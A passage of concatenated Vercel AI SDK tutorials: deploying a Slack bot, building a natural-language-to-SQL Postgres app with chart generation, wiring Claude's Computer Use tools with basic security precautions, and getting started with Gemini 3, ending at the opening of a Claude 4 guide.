- Call the
getWeathertool with London's coordinates (inferred by the LLM) - Process the weather data
- Generate a final response, answering the user's question
Deploying the App
- Install the Vercel CLI
<Snippet text={['pnpm install -g vercel']} />
- Deploy the app
<Snippet text={['vercel deploy']} />
- Copy the deployment URL and update the Slack app's Event Subscriptions to point to your Vercel URL
- Go to your project's deployment settings (Your project -> Settings -> Environment Variables) and add your environment variables
SLACK_BOT_TOKEN=your_slack_bot_token
SLACK_SIGNING_SECRET=your_slack_signing_secret
OPENAI_API_KEY=your_openai_api_key
EXA_API_KEY=your_exa_api_key
- Head back to the https://api.slack.com/ and navigate to the "Event Subscriptions" page. Enable events and add your deployment URL.
https://your-vercel-url.vercel.app/api/events
- On the Events Subscription page, subscribe to the following events.
app_mentionassistant_thread_startedmessage:im
Finally, head to Slack and test the app by sending a message to the bot.
Next Steps
You've built a Slack chatbot powered by the AI SDK! Here are some ways you could extend it:
- Add memory for specific users to give the LLM context of previous interactions
- Implement more tools like database queries or knowledge base searches
- Add support for rich message formatting with blocks
- Add analytics to track usage patterns
title: Natural Language Postgres description: Learn how to build a Next.js app that lets you talk to a PostgreSQL database in natural language. tags: ['agents', 'next', 'tools']
Natural Language Postgres Guide
In this guide, you will learn how to build an app that uses AI to interact with a PostgreSQL database using natural language.
The application will:
- Generate SQL queries from a natural language input
- Explain query components in plain English
- Create a chart to visualise query results
You can find a completed version of this project at natural-language-postgres.vercel.app.
Project setup
This project uses the following stack:
- Next.js (App Router)
- AI SDK
- OpenAI
- Zod
- Postgres with Vercel Postgres
- shadcn-ui and TailwindCSS for styling
- Recharts for data visualization
Clone repo
To focus on the AI-powered functionality rather than project setup and configuration we've prepared a starter repository which includes a database schema and a few components.
Clone the starter repository and check out the starter branch:
<Snippet text={[ 'git clone https://github.com/vercel-labs/natural-language-postgres', 'cd natural-language-postgres', 'git checkout starter', ]} />
Project setup and data
Let's set up the project and seed the database with the dataset:
- Install dependencies:
<Snippet text={['pnpm install']} />
- Copy the example environment variables file:
<Snippet text={['cp .env.example .env']} />
- Add your environment variables to
.env:
OPENAI_API_KEY="your_api_key_here"
POSTGRES_URL="..."
POSTGRES_PRISMA_URL="..."
POSTGRES_URL_NO_SSL="..."
POSTGRES_URL_NON_POOLING="..."
POSTGRES_USER="..."
POSTGRES_HOST="..."
POSTGRES_PASSWORD="..."
POSTGRES_DATABASE="..."
- This project uses CB Insights' Unicorn Companies dataset. You can download the dataset by following these instructions:
- Navigate to CB Insights Unicorn Companies
- Enter in your email. You will receive a link to download the dataset.
- Save it as
unicorns.csvin your project root
Setting up Postgres with Vercel
To set up a Postgres instance on your Vercel account:
- Go to Vercel.com and make sure you're logged in
- Navigate to your team homepage
- Click on the Integrations tab
- Click Browse Marketplace
- Look for the Storage option in the sidebar
- Select the Neon option (recommended, but any other PostgreSQL database provider should work)
- Click Install, then click Install again in the top right corner
- On the "Get Started with Neon" page, click Create Database on the right
- Select your region (e.g., Washington, D.C., U.S. East)
- Turn off Auth
- Click Continue
- Name your database (you can use the default name or rename it to something like "NaturalLanguagePostgres")
- Click Create in the bottom right corner
- After seeing "Database created successfully", click Done
- You'll be redirected to your database instance
- In the Quick Start section, click Show secrets
- Copy the full
DATABASE_URLenvironment variable and use it to populate the Postgres environment variables in your.envfile
About the dataset
The Unicorn List dataset contains the following information about unicorn startups (companies with a valuation above $1bn):
- Company name
- Valuation
- Date joined (unicorn status)
- Country
- City
- Industry
- Select investors
This dataset contains over 1000 rows of data over 7 columns, giving us plenty of structured data to analyze. This makes it perfect for exploring various SQL queries that can reveal interesting insights about the unicorn startup ecosystem.
- Now that you have the dataset downloaded and added to your project, you can initialize the database with the following command:
<Snippet text={['pnpm run seed']} />
Note: this step can take a little while. You should see a message indicating the Unicorns table has been created and then that the database has been seeded successfully.
- Start the development server:
<Snippet text={['pnpm run dev']} />
Your application should now be running at http://localhost:3000.
Project structure
The starter repository already includes everything that you will need, including:
- Database seed script (
lib/seed.ts) - Basic components built with shadcn/ui (
components/) - Function to run SQL queries (
app/actions.ts) - Type definitions for the database schema (
lib/types.ts)
Existing components
The application contains a single page in app/page.tsx that serves as the main interface.
At the top, you'll find a header (header.tsx) displaying the application title and description. Below that is an input field and search button (search.tsx) where you can enter natural language queries.
Initially, the page shows a collection of suggested example queries (suggested-queries.tsx) that you can click to quickly try out the functionality.
When you submit a query:
- The suggested queries section disappears and a loading state appears
- Once complete, a card appears with "TODO - IMPLEMENT ABOVE" (
query-viewer.tsx) which will eventually show your generated SQL - Below that is an empty results area with "No results found" (
results.tsx)
After you implement the core functionality:
- The results section will display data in a table format
- A toggle button will allow switching between table and chart views
- The chart view will visualize your query results
Let's implement the AI-powered functionality to bring it all together.
Building the application
As a reminder, this application will have three main features:
- Generate SQL queries from natural language
- Create a chart from the query results
- Explain SQL queries in plain English
For each of these features, you'll use the AI SDK via Server Actions to interact with OpenAI's GPT-4o and GPT-4o-mini models. Server Actions are a powerful React Server Component feature that allows you to call server-side functions directly from your frontend code.
Let's start with generating a SQL query from natural language.
Generate SQL queries
Providing context
For the model to generate accurate SQL queries, it needs context about your database schema, tables, and relationships. You will communicate this information through a prompt that should include:
- Schema information
- Example data formats
- Available SQL operations
- Best practices for query structure
- Nuanced advice for specific fields
Let's write a prompt that includes all of this information:
You are a SQL (postgres) and data visualization expert. Your job is to help the user write a SQL query to retrieve the data they need. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
Only retrieval queries are allowed.
For things like industry, company names and other string fields, use the ILIKE operator and convert both the search term and the field to lowercase using LOWER() function. For example: LOWER(industry) ILIKE LOWER('%search_term%').
Note: select_investors is a comma-separated list of investors. Trim whitespace to ensure you're grouping properly. Note, some fields may be null or have only one value.
When answering questions about a specific field, ensure you are selecting the identifying column (ie. what is Vercel's valuation would select company and valuation').
The industries available are:
- healthcare & life sciences
- consumer & retail
- financial services
- enterprise tech
- insurance
- media & entertainment
- industrials
- health
If the user asks for a category that is not in the list, infer based on the list above.
Note: valuation is in billions of dollars so 10b would be 10.0.
Note: if the user asks for a rate, return it as a decimal. For example, 0.1 would be 10%.
If the user asks for 'over time' data, return by year.
When searching for UK or USA, write out United Kingdom or United States respectively.
EVERY QUERY SHOULD RETURN QUANTITATIVE DATA THAT CAN BE PLOTTED ON A CHART! There should always be at least two columns. If the user asks for a single column, return the column and the count of the column. If the user asks for a rate, return the rate as a decimal. For example, 0.1 would be 10%.
There are several important elements of this prompt:
- Schema description helps the model understand exactly what data fields to work with
- Includes rules for handling queries based on common SQL patterns - for example, always using ILIKE for case-insensitive string matching
- Explains how to handle edge cases in the dataset, like dealing with the comma-separated investors field and ensuring whitespace is properly handled
- Instead of having the model guess at industry categories, it provides the exact list that exists in the data, helping avoid mismatches
- The prompt helps standardize data transformations - like knowing to interpret "10b" as "10.0" billion dollars, or that rates should be decimal values
- Clear rules ensure the query output will be chart-friendly by always including at least two columns of data that can be plotted
This prompt structure provides a strong foundation for query generation, but you should experiment and iterate based on your specific needs and the model you're using.
Create a Server Action
With the prompt done, let's create a Server Action.
Open app/actions.ts. You should see one action already defined (runGeneratedSQLQuery).
Add a new action. This action should be asynchronous and take in one parameter - the natural language query.
/* ...rest of the file... */
export const generateQuery = async (input: string) => {};
In this action, you'll use the generateObject function from the AI SDK which allows you to constrain the model's output to a pre-defined schema. This process, sometimes called structured output, ensures the model returns only the SQL query without any additional prefixes, explanations, or formatting that would require manual parsing.
/* ...other imports... */
import { generateObject } from 'ai';
import { z } from 'zod';
/* ...rest of the file... */
export const generateQuery = async (input: string) => {
'use server';
try {
const result = await generateObject({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Generate the query necessary to retrieve the data the user wants: ${input}`,
schema: z.object({
query: z.string(),
}),
});
return result.object.query;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Note, you are constraining the output to a single string field called query using zod, a TypeScript schema validation library. This will ensure the model only returns the SQL query itself. The resulting generated query will then be returned.
Update the frontend
With the Server Action in place, you can now update the frontend to call this action when the user submits a natural language query. In the root page (app/page.tsx), you should see a handleSubmit function that is called when the user submits a query.
Import the generateQuery function and call it with the user's input.
/* ...other imports... */
import { runGeneratedSQLQuery, generateQuery } from './actions';
/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now, when the user submits a natural language query (ie. "how many unicorns are from San Francisco?"), that question will be sent to your newly created Server Action. The Server Action will call the model, passing in your system prompt and the users query, and return the generated SQL query in a structured format. This query is then passed to the runGeneratedSQLQuery action to run the query against your database. The results are then saved in local state and displayed to the user.
Save the file, make sure the dev server is running, and then head to localhost:3000 in your browser. Try submitting a natural language query and see the generated SQL query and results. You should see a SQL query generated and displayed under the input field. You should also see the results of the query displayed in a table below the input field.
Try clicking the SQL query to see the full query if it's too long to display in the input field. You should see a button on the right side of the input field with a question mark icon. Clicking this button currently does nothing, but you'll add the "explain query" functionality to it in the next step.
Explain SQL Queries
Next, let's add the ability to explain SQL queries in plain English. This feature helps users understand how the generated SQL query works by breaking it down into logical sections. As with the SQL query generation, you'll need a prompt to guide the model when explaining queries.
Let's craft a prompt for the explain query functionality:
You are a SQL (postgres) expert. Your job is to explain to the user write a SQL query you wrote to retrieve the data they asked for. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
When you explain you must take a section of the query, and then explain it. Each "section" should be unique. So in a query like: "SELECT * FROM unicorns limit 20", the sections could be "SELECT *", "FROM UNICORNS", "LIMIT 20".
If a section doesn't have any explanation, include it, but leave the explanation empty.
Like the prompt for generating SQL queries, you provide the model with the schema of the database. Additionally, you provide an example of what each section of the query might look like. This helps the model understand the structure of the query and how to break it down into logical sections.
Create a Server Action
Add a new Server Action to generate explanations for SQL queries.
This action takes two parameters - the original natural language input and the generated SQL query.
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateObject({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
});
return result.object;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
This action uses the generateObject function again. However, you haven't defined the schema yet. Let's define it in another file so it can also be used as a type in your components.
Update your lib/types.ts file to include the schema for the explanations:
import { z } from 'zod';
/* ...rest of the file... */
export const explanationSchema = z.object({
section: z.string(),
explanation: z.string(),
});
export type QueryExplanation = z.infer<typeof explanationSchema>;
This schema defines the structure of the explanation that the model will generate. Each explanation will have a section and an explanation. The section is the part of the query being explained, and the explanation is the plain English explanation of that section. Go back to your actions.ts file and import and use the explanationSchema:
// other imports
import { explanationSchema } from '@/lib/types';
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateObject({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
schema: explanationSchema,
output: 'array',
});
return result.object;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Update query viewer
Next, update the query-viewer.tsx component to display these explanations. The handleExplainQuery function is called every time the user clicks the question icon button on the right side of the query. Let's update this function to use the new explainQuery action:
/* ...other imports... */
import { explainQuery } from '@/app/actions';
/* ...rest of the component... */
const handleExplainQuery = async () => {
setQueryExpanded(true);
setLoadingExplanation(true);
const explanations = await explainQuery(inputValue, activeQuery);
setQueryExplanations(explanations);
setLoadingExplanation(false);
};
/* ...rest of the component... */
Now when users click the explanation button (the question mark icon), the component will:
- Show a loading state
- Send the active SQL query and the users natural language query to your Server Action
- The model will generate an array of explanations
- The explanations will be set in the component state and rendered in the UI
Submit a new query and then click the explanation button. Hover over different elements of the query. You should see the explanations for each section!
Visualizing query results
Finally, let's render the query results visually in a chart. There are two approaches you could take:
-
Send both the query and data to the model and ask it to return the data in a visualization-ready format. While this provides complete control over the visualization, it requires the model to send back all of the data, which significantly increases latency and costs.
-
Send the query and data to the model and ask it to generate a chart configuration (fixed-size and not many tokens) that maps your data appropriately. This configuration specifies how to visualize the information while delivering the insights from your natural language query. Importantly, this is done without requiring the model return the full dataset.
Since you don't know the SQL query or data shape beforehand, let's use the second approach to dynamically generate chart configurations based on the query results and user intent.
Generate the chart configuration
For this feature, you'll create a Server Action that takes the query results and the user's original natural language query to determine the best visualization approach. Your application is already set up to use shadcn charts (which uses Recharts under the hood) so the model will need to generate:
- Chart type (bar, line, area, or pie)
- Axis mappings
- Visual styling
Let's start by defining the schema for the chart configuration in lib/types.ts:
/* ...rest of the file... */
export const configSchema = z
.object({
description: z
.string()
.describe(
'Describe the chart. What is it showing? What is interesting about the way the data is displayed?',
),
takeaway: z.string().describe('What is the main takeaway from the chart?'),
type: z.enum(['bar', 'line', 'area', 'pie']).describe('Type of chart'),
title: z.string(),
xKey: z.string().describe('Key for x-axis or category'),
yKeys: z
.array(z.string())
.describe(
'Key(s) for y-axis values this is typically the quantitative column',
),
multipleLines: z
.boolean()
.describe(
'For line charts only: whether the chart is comparing groups of data.',
)
.optional(),
measurementColumn: z
.string()
.describe(
'For line charts only: key for quantitative y-axis column to measure against (eg. values, counts etc.)',
)
.optional(),
lineCategories: z
.array(z.string())
.describe(
'For line charts only: Categories used to compare different lines or data series. Each category represents a distinct line in the chart.',
)
.optional(),
colors: z
.record(
z.string().describe('Any of the yKeys'),
z.string().describe('Color value in CSS format (e.g., hex, rgb, hsl)'),
)
.describe('Mapping of data keys to color values for chart elements')
.optional(),
legend: z.boolean().describe('Whether to show legend'),
})
.describe('Chart configuration object');
export type Config = z.infer<typeof configSchema>;
This schema makes extensive use of Zod's .describe() function to give the model extra context about each of the key's you are expecting in the chart configuration. This will help the model understand the purpose of each key and generate more accurate results.
Another important technique to note here is that you are defining description and takeaway fields. Not only are these useful for the user to quickly understand what the chart means and what they should take away from it, but they also force the model to generate a description of the data first, before it attempts to generate configuration attributes like axis and columns. This will help the model generate more accurate and relevant chart configurations.
Create the Server Action
Create a new action in app/actions.ts:
/* ...other imports... */
import { Config, configSchema, explanationsSchema, Result } from '@/lib/types';
/* ...rest of the file... */
export const generateChartConfig = async (
results: Result[],
userQuery: string,
) => {
'use server';
try {
const { object: config } = await generateObject({
model: 'openai/gpt-4o',
system: 'You are a data visualization expert.',
prompt: `Given the following data from a SQL query result, generate the chart config that best visualises the data and answers the users query.
For multiple groups use multi-lines.
Here is an example complete config:
export const chartConfig = {
type: "pie",
xKey: "month",
yKeys: ["sales", "profit", "expenses"],
colors: {
sales: "#4CAF50", // Green for sales
profit: "#2196F3", // Blue for profit
expenses: "#F44336" // Red for expenses
},
legend: true
}
User Query:
${userQuery}
Data:
${JSON.stringify(results, null, 2)}`,
schema: configSchema,
});
// Override with shadcn theme colors
const colors: Record<string, string> = {};
config.yKeys.forEach((key, index) => {
colors[key] = `hsl(var(--chart-${index + 1}))`;
});
const updatedConfig = { ...config, colors };
return { config: updatedConfig };
} catch (e) {
console.error(e);
throw new Error('Failed to generate chart suggestion');
}
};
Update the chart component
With the action in place, you'll want to trigger it automatically after receiving query results. This ensures the visualization appears almost immediately after data loads.
Update the handleSubmit function in your root page (app/page.tsx) to generate and set the chart configuration after running the query:
/* ...other imports... */
import { getCompanies, generateQuery, generateChartConfig } from './actions';
/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
const { config } = await generateChartConfig(companies, question);
setChartConfig(config);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now when users submit queries, the application will:
- Generate and run the SQL query
- Display the table results
- Generate a chart configuration for the results
- Allow toggling between table and chart views
Head back to the browser and test the application with a few queries. You should see the chart visualization appear after the table results.
Next steps
You've built an AI-powered SQL analysis tool that can convert natural language to SQL queries, visualize query results, and explain SQL queries in plain English.
You could, for example, extend the application to use your own data sources or add more advanced features like customizing the chart configuration schema to support more chart types and options. You could also add more complex SQL query generation capabilities.
title: Get started with Computer Use description: Get started with Claude's Computer Use capabilities with the AI SDK tags: ['computer-use', 'tools']
Get started with Computer Use
With the release of Computer Use in Claude 3.5 Sonnet, you can now direct AI models to interact with computers like humans do - moving cursors, clicking buttons, and typing text. This capability enables automation of complex tasks while leveraging Claude's advanced reasoning abilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Anthropic's Claude alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more. In this guide, you will learn how to integrate Computer Use into your AI SDK applications.
Computer Use
Anthropic recently released a new version of the Claude 3.5 Sonnet model which is capable of 'Computer Use'. This allows the model to interact with computer interfaces through basic actions like:
- Moving the cursor
- Clicking buttons
- Typing text
- Taking screenshots
- Reading screen content
How It Works
Computer Use enables the model to read and interact with on-screen content through a series of coordinated steps. Here's how the process works:
-
Start with a prompt and tools
Add Anthropic-defined Computer Use tools to your request and provide a task (prompt) for the model. For example: "save an image to your downloads folder."
-
Select the right tool
The model evaluates which computer tools can help accomplish the task. It then sends a formatted
tool_callto use the appropriate tool. -
Execute the action and return results
The AI SDK processes Claude's request by running the selected tool. The results can then be sent back to Claude through a
tool_resultmessage. -
Complete the task through iterations
Claude analyzes each result to determine if more actions are needed. It continues requesting tool use and processing results until it completes your task or requires additional input.
Available Tools
There are three main tools available in the Computer Use API:
- Computer Tool: Enables basic computer control like mouse movement, clicking, and keyboard input
- Text Editor Tool: Provides functionality for viewing and editing text files
- Bash Tool: Allows execution of bash commands
Implementation Considerations
Computer Use tools in the AI SDK are predefined interfaces that require your own implementation of the execution layer. While the SDK provides the type definitions and structure for these tools, you need to:
- Set up a controlled environment for Computer Use execution
- Implement core functionality like mouse control and keyboard input
- Handle screenshot capture and processing
- Set up rules and limits for how Claude can interact with your system
The recommended approach is to start with Anthropic's reference implementation , which provides:
- A containerized environment configured for safe Computer Use
- Ready-to-use (Python) implementations of Computer Use tools
- An agent loop for API interaction and tool execution
- A web interface for monitoring and control
This reference implementation serves as a foundation to understand the requirements before building your own custom solution.
Getting Started with the AI SDK
First, ensure you have the AI SDK and Anthropic AI SDK provider installed:
You can add Computer Use to your AI SDK applications using provider-defined-client tools. These tools accept various input parameters (like display height and width in the case of the computer tool) and then require that you define an execute function.
Here's how you could set up the Computer Tool with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { getScreenshot, executeComputerAction } from '@/utils/computer-use';
const computerTool = anthropic.tools.computer_20250124({
displayWidthPx: 1920,
displayHeightPx: 1080,
execute: async ({ action, coordinate, text }) => {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: getScreenshot(),
};
}
default: {
return executeComputerAction(action, coordinate, text);
}
}
},
toModelOutput(result) {
return typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mediaType: 'image/png' }];
},
});
The computerTool handles two main actions: taking screenshots via getScreenshot() and executing computer actions like mouse movements and clicks through executeComputerAction(). Remember, you have to implement this execution logic (eg. the getScreenshot and executeComputerAction functions) to handle the actual computer interactions. The execute function should handle all low-level interactions with the operating system.
Finally, to send tool results back to the model, use the toModelOutput() function to convert text and image responses into a format the model can process. The AI SDK includes experimental support for these multi-modal tool results when using Anthropic's models.
Using Computer Tools with Text Generation
Once your tool is defined, you can use it with both the generateText and streamText functions.
For one-shot text generation, use generateText:
const result = await generateText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Move the cursor to the center of the screen and take a screenshot',
tools: { computer: computerTool },
});
console.log(result.text);
For streaming responses, use streamText to receive updates in real-time:
const result = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
});
for await (const chunk of result.textStream) {
console.log(chunk);
}
Configure Multi-Step (Agentic) Generations
To allow the model to perform multiple steps without user intervention, use the stopWhen parameter. This will automatically send any tool results back to the model to trigger a subsequent generation:
import { stepCountIs } from 'ai';
const stream = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
stopWhen: stepCountIs(10), // experiment with this value based on your use case
});
Combine Multiple Tools
You can combine multiple tools in a single request to enable more complex workflows. The AI SDK supports all three of Claude's Computer Use tools:
const computerTool = anthropic.tools.computer_20250124({
...
});
const bashTool = anthropic.tools.bash_20250124({
execute: async ({ command, restart }) => execSync(command).toString()
});
const textEditorTool = anthropic.tools.textEditor_20250124({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
old_str,
view_range
}) => {
// Handle file operations based on command
switch(command) {
return executeTextEditorFunction({
command,
path,
fileText: file_text,
insertLine: insert_line,
newStr: new_str,
oldStr: old_str,
viewRange: view_range
});
}
}
});
const response = await generateText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: "Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
computer: computerTool,
bash: bashTool,
str_replace_editor: textEditorTool,
},
});
Best Practices for Computer Use
To get the best results when using Computer Use:
- Specify simple, well-defined tasks with explicit instructions for each step
- Prompt Claude to verify outcomes through screenshots
- Use keyboard shortcuts when UI elements are difficult to manipulate
- Include example screenshots for repeatable tasks
- Provide explicit tips in system prompts for known tasks
Security Measures
Remember, Computer Use is a beta feature. Please be aware that it poses unique risks that are distinct from standard API features or chat interfaces. These risks are heightened when using Computer Use to interact with the internet. To minimize risks, consider taking precautions such as:
- Use a dedicated virtual machine or container with minimal privileges to prevent direct system attacks or accidents.
- Avoid giving the model access to sensitive data, such as account login information, to prevent information theft.
- Limit internet access to an allowlist of domains to reduce exposure to malicious content.
- Ask a human to confirm decisions that may result in meaningful real-world consequences as well as any tasks requiring affirmative consent, such as accepting cookies, executing financial transactions, or agreeing to terms of service.
title: Get started with Gemini 3 description: Get started with Gemini 3 using the AI SDK. tags: ['getting-started']
Get started with Gemini 3
With the release of Gemini 3, Google's most intelligent model to date, there has never been a better time to start building AI applications that combine state-of-the-art reasoning with multimodal understanding.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Gemini 3 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Gemini 3
Gemini 3 represents a significant leap forward in AI capabilities, combining all of Gemini's strengths together to help you bring any idea to life. It delivers:
- State-of-the-art reasoning with unprecedented depth and nuance
- PhD-level performance on complex benchmarks like Humanity's Last Exam (37.5%) and GPQA Diamond (91.9%)
- Leading multimodal understanding with 81% on MMMU-Pro and 87.6% on Video-MMMU
- Best-in-class vibe coding and agentic capabilities
- Superior long-horizon planning for multi-step workflows
Gemini 3 Pro is currently available in preview, offering great performance across all benchmarks.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Gemini 3 with the AI SDK:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'Explain the concept of the Hilbert space.',
});
console.log(text);
Enhanced Reasoning with Thinking Mode
Gemini 3 Pro can use enhanced reasoning through thinking mode, which improves its ability to solve complex problems. You can control the thinking level using the thinkingLevel provider option:
import { google, GoogleGenerativeAIProviderOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
includeThoughts: true,
thinkingLevel: 'low',
},
} satisfies GoogleGenerativeAIProviderOptions,
},
});
console.log(text);
The thinkingLevel parameter accepts values like 'low' or 'high' to control the depth of reasoning applied to your prompt.
Using Tools with the AI SDK
Gemini 3 excels at tool calling with improved reliability and consistency for multi-step workflows. Here's an example of using tool calling with the AI SDK:
import { z } from 'zod';
import { generateText, tool, stepCountIs } from 'ai';
import { google } from '@ai-sdk/google';
const result = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'What is the weather in San Francisco?',
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: stepCountIs(5), // enables multi-step calling
});
console.log(result.text);
console.log(result.steps);
Using Google Search with Gemini
With search grounding, Gemini can access the latest information using Google search. Here's an example of using Google Search with the AI SDK:
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-3-pro-preview'),
tools: {
google_search: google.tools.googleSearch({}),
},
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
console.log({ text, sources, groundingMetadata, safetyRatings });
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, SvelteKit, and SolidStart.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, useObject, and useAssistant — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Gemini 3 Pro:
In a new Next.js application, first install the AI SDK and the Google Generative AI provider:
Then, create a route handler for the chat endpoint:
import { google } from '@ai-sdk/google';
import { streamText, UIMessage, convertToModelMessages } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: google('gemini-3-pro-preview'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(message => (
<div key={message.id} className="whitespace-pre-wrap">
{message.role === 'user' ? 'User: ' : 'Gemini: '}
{message.parts.map((part, i) => {
switch (part.type) {
case 'text':
return <div key={`${message.id}-${i}`}>{part.text}</div>;
}
})}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed dark:bg-zinc-900 bottom-0 w-full max-w-md p-2 mb-8 border border-zinc-300 dark:border-zinc-800 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
- Read more about the Google Generative AI provider.
title: Get started with Claude 4 description: Get started with Claude 4 using the AI SDK. tags: ['getting-started']
Get started with Claude 4
With the release of Claude 4, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities and advanced intelligence.
